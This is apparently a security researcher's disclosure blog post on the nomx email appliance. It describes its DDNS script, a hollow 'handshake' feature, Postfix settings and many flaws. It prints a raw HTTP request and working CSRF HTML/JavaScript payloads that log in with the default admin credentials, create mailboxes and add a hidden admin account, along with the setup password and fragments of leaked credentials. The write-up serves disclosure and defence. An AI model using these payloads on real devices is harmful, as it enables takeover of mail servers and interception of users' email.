
There was a script being run 60 seconds after the device boots and then again every 15 minutes—which certainly sounds like a good candidate for a DDNS client! I dumped the script out, which turned out to be a rather hacky python script. In short, it does a few things:
- Reads in some config files from /var/nomx which listed public IP, domains etc
- Checks to see if current public IP and other variables matched those on disk
- If they don’t match it polls the GoDaddy API and sets/updates the DNS records
- Configures some UFW rules to ensure the necessary ports are open
So, those GoDaddy API tokens that we required earlier were so the device can use GoDaddy as a DDNS provider! I can’t begin to explain how wrong this so I’m not even going to try. It’s dreadful.
The magic
The “trick up the sleeve” of this thing is the ability for two people that own a nomx device to perform a “handshake” between their devices to setup a secure connection:
To send to other nomx users who have secure accounts on their nomx PES, you will need to create, what we call, a handshake between your nomx device and the other nomx device. You can do this by entering the Public IP of the other nomx device and the email address or domain (if entire domain is hosted on other nomx device). (Source)
Now, providing the e-mail address and public IP of the other device didn’t really seem like it was going to help us establish any kind of “handshake”. I was expecting perhaps some kind of out-of-band communication of a pre-shared key or token for verification but, no, nothing. You simply enter the e-mail and domain of the other person and their current IP address (that they have to find from somewhere).

Once I’ve entered those details I’m returned to the main screen where I now have an entry representing the “handshake” I just did.

The weird thing is that absolutely nothing happened on the network when I did this. Nothing. There was no outbound traffic of any kind, and yes, I’ve tried it with valid details in the field. I can also confirm that nothing happens by looking at the source code. Nothing happened when I did this because nothing was supposed to happen. The entire create-handshake.php file is only 64 lines of code long. Of those over 20 are white space or comments, and there’s a few more for includes of the header/footer etc. The only thing of any significance that takes place in this file is that a new row is inserted into the database in the handshake table. Sure enough, I now had an entry in a table called handshake on the device.

The only problem was after running grep over the code directory I couldn’t find any instances of where this is used other than when you create the handshake. Nor could I find when they are listed on the main page. None of the rest of the code makes reference to it. It did seem odd though that the default SMTP port is 25 and there was a reference here for port 26, which is listed in the nomx documentation as the port required “For nomx to nomx communication”. As I was already way on my way to believing this was just a bog standard Web server installed on a Raspberry Pi inside a big case doing absolutely nothing fancy, I relied on some of my Postfix knowledge and started to dig around in the Postfix config directories. Inside /etc/postfix/mysql I did find a file called mysql_handshake.cf which contained the following:
user = postfixadmin
password = death
hosts = 127.0.0.1
dbname = postfixadmin
query = SELECT CONCAT(smtp,destination,port) FROM handshake WHERE domain = '%s'
This appears to be doing something like what we want and is taking the smtp, destination, and port columns and joining them together. Looking at my earlier output from the handshake table that’d give me something like smtp:1.2.3.4:26 which would mean it was sending e-mails to port 26 at the destination and not port 25. But after running over the entire Postfix directory with grep I couldn’t find anywhere that this config file was mentioned. I would have expected to see it referenced in main.cf, but it was not. To see what Postfix was doing on port 26 I had a look at master.cf and sure enough, there was something defined for port 26.
smtp      inet  n       -       -       -       -       smtpd
26        inet  n       -       -       -       -       smtpd
  -o syslog_name=postfix/handshake
  -o smtpd_use_tls=yes
  -o smtpd_tls_security_level=encrypt
  -o smtpd_sasl_auth_enable=no
  -o smtpd_enforce_tls=yes
#  -o milter_macro_daemon_name=ORIGINATING
submission inet n       -       -       -       -       smtpd
  -o syslog_name=postfix/endUser
  -o smtpd_tls_security_level=encrypt
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_client_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
smtps     inet  n       -       -       -       -       smtpd
  -o syslog_name=postfix/smtps
  -o smtpd_tls_security_level=encrypt
  -o smtpd_tls_wrappermode=yes
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_client_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
So, it certainly looks like it’s doing something on port 26, although it doesn’t look like anything out of the ordinary. To try and solve it and provide conclusive proof, we set up two nomx devices and went through the handshake procedure. We then closed port 26 on the firewall and tried to send an e-mail. If the device actually uses port 26 then the e-mail will fail, whereas if it uses port 25 it will send just fine. After testing this the e-mail did indeed fail to send, which means that it is sending to port 26, which is absolutely no benefit whatsoever. The other interesting point this raised was that the IP address is hard-coded into the database and never updates—so as soon as the IP of the other party changes, everything will break.
Web app testing
The next item on my list was the Web application and having access to the source code made this a whole lot easier to test. After a cursory skim I could see that it was vulnerable to XSS and CSRF in countless places. This alone presented a pretty significant risk given that the Web interface is effectively used to control the mail server.
With the ability to abuse CSRF you can carry out any action that is present in the Web interface, which includes adding and removing domains, adding and deleting mailboxes and adding and configuring an SMTP mail relay. Just think about that one for a second. To prove the device was vulnerable to CSRF, beyond seeing there were no mitigations in the code, I fired up Fiddler and crafted a HTTP request to create a new mailbox with my session ID:
POST http://192.168.1.102/create-mailbox.php?domain=testingnomxsecurity.com HTTP/1.1
Host: 192.168.1.102
Cookie: PHPSESSID=39r4bb36385te1seds0dgtpt87
Content-Type: application/x-www-form-urlencoded
Content-Length: 127

fUsername=csrf&fDomain=testingnomxsecurity.com&fPassword=csrf&fPassword2=csrf&fName=csrf&fActive=on&fMail=on&submit=Add+Mailbox
This created a new mailbox for csrf@testingnomxsecurity.com and set the user credentials so I could now log in to send and receive e-mails from this address. This meant I could now create arbitrary mailboxes on your domain and then send and receive e-mails from them. That’s pretty devastating—I could create anything I want, like sales@, billing@, ceo@, or any one of the countless and highly offensive names I can think of to then send e-mails from your domain.
Of course, with the ability to create a mailbox comes the ability to delete a mailbox, which I can also do with CSRF. Launching this attack is pretty easy and I create a basic page to provide my personal details for the handshake and could simply direct a nomx user there. If they want to setup a handshake they will see the page that contains my details, and the CSRF attack, and then log in to their nomx device—thus allowing for successful delivery. I wanted to take this one step further, though, and not have to have the user do anything at all. I wanted them to simply visit a page, even for a brief second, and have their device totally compromised. Turns out this wasn’t that hard.
Undocumented admin account
After delving into the database on the device and browsing through a few tables, I saw something that horrified me. There was another admin account alongside my own—one I hadn’t created.
mysql> select * from admin;
+------------------------+------------------------------------+---------------------+---------------------+--------+
| username               | password                           | created             | modified            | active |
+------------------------+------------------------------------+---------------------+---------------------+--------+
| admin@example.com      | $1$d2242313$UJ6TolBZXSQQvrXvlMZO2/ | 2015-10-10 18:31:30 | 2016-10-24 21:35:46 |      1 |
| scotthelme@hotmail.com | $1$7d33f257$qxWGsOPg1PX6Axu.NoNaK0 | 2017-03-13 17:24:05 | 2017-03-13 17:24:05 |      1 |
+------------------------+------------------------------------+---------------------+---------------------+--------+
I extracted the hash and posted it to Twitter to see if I could crowd-source the input and it didn’t take very long for someone to come back to me with the answer.
Further to my earlier request for help, can anyone look at this?
ec949c6a38322f160e8975cea965b4f6:1b84261e5d578c248825a58512175fa17d2bc118— Scott Helme (@Scott_Helme) March 12, 2017
The password was, quite literally, “password”. Sure enough, I immediately opened up the Web interface and I could indeed log in with the username admin@example.com and the password password. I had full control of the device. This is inexplicably bad for more reasons than I care to list, but coupled with the above CSRF attack I no longer needed to depend on the user to be logged in to the device to perform administrative functions, I can simply log in to the device with these admin credentials and do anything I like. All this requires is two simple iframes on a page.
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js" integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8=" crossorigin="anonymous"></script>
<form action="http://192.168.1.102/login.php" method="POST" id="login" name="login">
<input type="hidden" value="admin@example.com" name="fUsername" id="fUsername"/>
<input type="hidden" value="password" name="fPassword" id="fPassword"/>
<input type="submit" value="Login">
</form>
<script>
$(document).ready(function(e) {
    $('#login').submit();
});
</script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js" integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8=" crossorigin="anonymous"></script>
<form action="http://192.168.1.102/create-mailbox.php?domain=testingnomxsecurity.com" method="POST" id="mailbox" name="mailbox">
<input type="hidden" value="csrf" name="fUsername" id="fUsername"/>
<input type="hidden" value="testingnomxsecurity.com" name="fDomain" id="fDomain"/>
<input type="hidden" value="password" name="fPassword" id="fPassword"/>
<input type="hidden" value="password" name="fPassword2" id="fPassword2"/>
<input type="hidden" value="csrf" name="fName" id="fName"/>
<input type="hidden" value="on" name="fActive" id="fActive"/>
<input type="hidden" value="on" name="fMail" id="fMail"/>
</form>
<script>
$(document).ready(function(e) {
    setTimeout(function() {$('#mailbox').submit();},3000);
});
</script>
I owe a thanks to Paul for helping me perfect the payload here—I was tackling it the wrong way until he gave me this much easier solution. If I were to visit a page with these two iframes embedded in it, they would first authenticate me to the nomx device and then create a new mailbox of my choosing. I could then log in to my brand new mail account on that domain and use it. You can also change the password of existing mailboxes because it doesn’t ask for the current password to change it, allowing me access to all of your e-mails. You can configure an outbound mail relay
for the device to intercept future communications and a whole bunch more.
All an attacker needs to do with this is know the IP of the nomx device. Given that you get the client IP address thanks to the WebRTC extension of HTML5, iterating through the rest of what is probably a class C address space is easy and can be done in a flash. Let’s not forget the nomx device also sets a localmail subdomain in DNS that contains the internal IP of the device! This is about as a bad as it can get and results in total compromise of the device for simply visiting a single webpage for a second or so, no user action required.
Update: Doing an update like this, prior to publication, is a little unusual because I’d normally just make the changes and not need to mention the update as the article isn’t finished yet. I’ve decided to add an “update,” though, to show you an interesting few steps in the process that I had to go through.
I was a bit confused about how the whole setup process would work for a user receiving one of these devices, since I had to extract and crack a hash to get it to work. I’ve seen poor documentation for new devices before, which can be forgiven, but I soon learned that my device was missing the paper documentation it should have come with. I got a copy of the paper documentation and started reading. The docs didn’t mention the setup page anywhere because, as it turns out, you aren’t supposed to use it at all. Your username and password to log in to the device are listed in the documentation, and it’s so bad I had to scan a copy just to show you…

So this admin account I’d found was actually supposed to be there! Not only is this utterly ridiculous, but there’s also nothing prompting the user to change this password in the documentation. Nor are they required to change it on first login, either. If the user never changes this password then you can use CSRF to attack the device with the default credentials. Aha, I hear you think, but what if they do change the password? Well, it turns out that’s not a problem, either.
Creating another undocumented admin account
As I mentioned further up the page, there was the setup.php file that I originally used to create my own account, but which now seemed to be redundant given our default admin account. For my CSRF attack to be 100 percent reliable, and work around the user possibly having changed their password (unlikely), I could just use that “redundant” file and create my own admin account on the device via CSRF.
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js" integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8=" crossorigin="anonymous"></script>
<form action="http://192.168.1.102/setup.php" method="POST" id="admin" name="admin">
<input type="hidden" value="createadmin" name="form" id="form"/>
<input type="hidden" value="death" name="setup_password" id="setup_password"/>
<input type="hidden" value="anonymous@example.com" name="fUsername" id="fUsername"/>
<input type="hidden" value="password" name="fPassword" id="fPassword"/>
<input type="hidden" value="password" name="fPassword2" id="fPassword2"/>
</form>
<script>
$(document).ready(function(e) {
    setTimeout(function() {$('#admin').submit();},1000);
});
</script>
This would create me a brand new admin account on the nomx device that is completely undetectable to the end user—since, remember, there is nowhere to view or edit admin accounts on the device. I can now use this admin account for any subsequent CSRF attacks and be sure that the credentials will work and allow me to authenticate. This allows for a full compromise of any nomx device by an external attacker via CSRF or by a local attacker on the network—the attacker can either authenticate with the default account or create themselves an admin account to log in with.
Other issues
There were a few other issues I came across whilst testing this device, some of which would be simple to fix. Others, not so much.
- There are no automatic updates configured anywhere on this device that I can find. It’s running hideously outdated software and there appears to be no mechanism to update it at all.
- The device doesn’t setup and configure SPF, DKIM or DMARC, which a good e-mail provider/server should do.

- The Relay Settings page writes user input into a config file without any sanitization. This config file is then read in by Postfix. At a minimum I’ve managed to corrupt the config so Postfix won’t start, but perhaps there is an additional attack vector here.
- The code is riddled with bad examples of how to do things, and it seems was developed by one guy called ‘shawn’ whose name appears throughout. They narrowly avoided one persistent XSS vulnerability by stripping tags; this was followed by the comment
/* should we even bother? */. - There are a lot of edited and half baked files where the
.phpextension has been changed, presumably to stop them being visited in the browser. What this results in is the browser simply downloading the files instead. - The device uses self-signed certs throughout and they aren’t even device specific. It’s using the default
ssl-cert-snakeoil.pemandssl-cert-snakeoil.keyin the Postfix config. - Their main company website has the theme’s default 404 page with links to download it and to the Gantry theme framework: https://nomx.com/404
- They also have a publicly accessible Joomla login, though I’ve not done any poking around here: https://nomx.com/administrator/
- The device depends on the GoDaddy API to update its DNS record. If this changes or goes down/away then you have no mechanism to update DNS. There’s also the issue of the 1 hour DNS TTL when your IP changes, which means e-mails don’t make it through for a short period.
- The device only sets the two subdomains (
mailandlocalmail) in DNS. With no MX record set it’d be wise to set an A record for the bare domain to help with external mail delivery, too. Ideally they should just set an MX record. - Each user has a configured mailbox size of 10MB and without being able to SSH into the box you can’t change this. Good luck sending any attachments.
- They have what looks like an old config file on the disk that contains what looks like genuine user credentials:
office@nomx.comcastbiz.net:Good[redacted]77 - The root user had various files containing things like the bash and MySQL history in the home directory, which contained several domains/e-mails of people who I assume helped to test the device:
shawn@[redacted]
shawn@[redacted]
sam@[redacted]
www.mcsp.com
www.mcsp.net
huntersnet.net
huntersnet.co.uk
hunters.com
- The file
/var/mail/rootcontains notification e-mails going back almost 2 years. - There are several files in the Web root that have bad extensions so can be directly downloaded in the browser:
http://192.168.1.102/main.php-orig
http://192.168.1.102/main.php-shawn
http://192.168.1.102/delete.php-orig
http://192.168.1.102/templates/admin_edit-handshake.php-shawn
http://192.168.1.102/templates/list-virtual.php-shawn
http://192.168.1.102/templates/list-virtual.php-orig
- How could I not mention security headers! There are a few headers that really should be set here, like CSP and XFO at a minimum. Setting others like XCTO and XXP certainly wouldn’t hurt either…
- There are certain times when the box seems to throw 500 errors for no reason, like when you try to access the nonexistent
robots.txtfile.
Is this for real?
The device is running standard mail server software running on a Raspberry Pi, most of which is outdated. The company has presented at countless tech shows and can be constantly found making bold statements of “absolute security,” yet didn’t pick up a CSRF vulnerability in their Web interface. Take this snippet, for example:
nomx’s Will Donaldson discusses the device and service.
We have things like “secure protocol and device,” while this box is using SMTP with self-signed certificates. Then the “nomx network” and “absolute assurance.” As far as I can tell the company isn’t even eating their own dog food! You might not think they’d want to run some Raspberry Pi in a box in their office, but fear not, they also have a business solution:

On one of the pages on their site, which doesn’t seem like it’s intended to be public just yet, they also announce a $10,000 bounty!

Needless to say I will be buying one of those when they release it to claim the bitcoin, assuming the device doesn’t cost $10,000!
One good thing
The only good thing I can say about this product is that it does not create an MX record for your domain, upholding the “no MX” in the name. I’ve no idea why not having an MX record for your domain is a good thing, but it doesn’t create one nonetheless. The python script that runs every 15 minutes only adds A records for mail and localmail—nothing else. Interestingly, the GoDaddy API client that they use doesn’t support MX records anyway, so I’m not sure if it was built around that limitation or it was a happy coincidence. This means of course that almost no e-mail providers can send e-mails to you because you’ll have no MX record, which is kind of how e-mail works…
Disclosure timeline
Following are the details for the disclosure timeline. All times GMT.
14 March 2017 19:22: Initial contact made with support@nomx.com and info@nomx.com from website.
14 March 2017 19:32: Response from will@nomx.com asking for details.
15 March 2017 15:02: Skype call with Will to demo CSRF PoC and highlight various issues. Initially I was told this was a ‘client side issue’ and that I had a ‘problem with caching’ but assured him this was a genuine threat.
18 March 2017 18:10: No followup from Skype call so I e-mailed to confirm details. Advised I’d like to work to 30 day disclosure policy due to severity of issues.
19 March 2017 23:24: E-mail from Will advising he would get back to me “in the next couple of days”.
30 March 2017 18:39: No response from Will after 11 days so chased via e-mail.
30 March 2017 22:28: Will claims to have a sent a response and has forwarded the same e-mail to me again which doesn’t arrive.
31 March 2017 00:25: Will copies the text of the previous e-mail into a new e-mail which does arrive. Key points:
- “We’ve started to update/upgrade/replace any nomx devices which may have been affected by this issue.”
- “We’ve advised them that they should not use the nomx admin while surfing any other sites which contain malware or were otherwise compromised”
- “We’ve already completed 100% of the initial notification effort and we are prepared to provide new nomx devices for any affected users free of charge.”
- “We’ve also checked and, to date, there have been ZERO devices affected by this issue.”
- “In appreciation, I’d also like to provide you personally with a new nomx device. Just send me your address. Alternatively, we can send you a new header file for the interface which prevents any potential CSRF.”
- “As we developed and continue to develop nomx, we have had two of the largest security firms provide remote and “in hand” vulnerability assessments on nomx. We are providing them with your findings as well.”
31 March 2017 10:59: Replied to point out inconsistencies in e-mail:
- There is no apparent update mechanism. Asked how to update my device.
- Asked for a copy of the notification sent to consumers.
- I’m unsure how they know “ZERO” devices are affected. Asked for clarification and details of the investigation.
- I gave consent for my details to be passed to two penetration testing companies so that they could liaise directly with me if needed.
- Address provided for shipping replacement device.
- Asked why advice to not browse multiple sites given if CSRF has been patched.
31 March 2017 16:52: Asked for confirmation of receipt of earlier e-mail given apparent e-mail issues.
4 April 2017 11:13: Asked for confirmation of receipt of earlier e-mail given apparent e-mail issues.
4 April 2017 16:16: Will asked for “a few days” to respond.
11 April 2017 14:13: Will responded asking for a 30 day extension to the disclosure. He also said he would submit a CVE and “credit” me with the finding.
11 April 2017 14:19: I responded asking what the 30 day extension was required for as 100 percent of users had been notified and a patch or replacement device was available as per prior e-mails. Given the notification and advice provided the issue should already be considered public. Advised that unless there was a reason for the extension I would disclose as planned.
18th April 2017 12:44: Dan Simmons, Senior Producer of BBC Click, e-mailed Will to let him know that he would be covering it on the show and revealed that Alan and I were working with him. The e-mail outlined all of our concerns and contained some questions from BBC Click.
20th April 2017 02:07: Will responded: “Thank you and I will be in touch in the next few days—and we can wrap this up.”
26th April 2017 15:00: Publication of this blog post. Outstanding points:
- I have not yet had shipping confirmation of my new device, despite providing my address.
- I have not yet received a copy of the notification sent to customers about the issue.
- There has been no notice on their site or social media about the update/recall/replacement.
- My device has not received any updates and is still vulnerable.
- No details have been provided about their investigation to determine no devices were affected.
- There has been no further response to myself or the BBC.
Additional notes
It seems that Will has a patent pending for this device, which you can read here. The introductory text seems to raise a few questions of its own.
They have various videos on YouTube that contain statements and assertions that raise a few questions: link link link
You can catch the full details on BBC Click this weekend, 29 April, on the iPlayer!
I’ve published my full proof-of-concept code and the contents of the device’s microSD card in a GitHub repo.
Scott Helme (@Scott_Helme on Twitter) is a security researcher and international speaker. He is also the founder of securityheaders.io and report-uri.io, free tools to help organizations better deploy security. He maintains a blog at scotthelme.co.uk.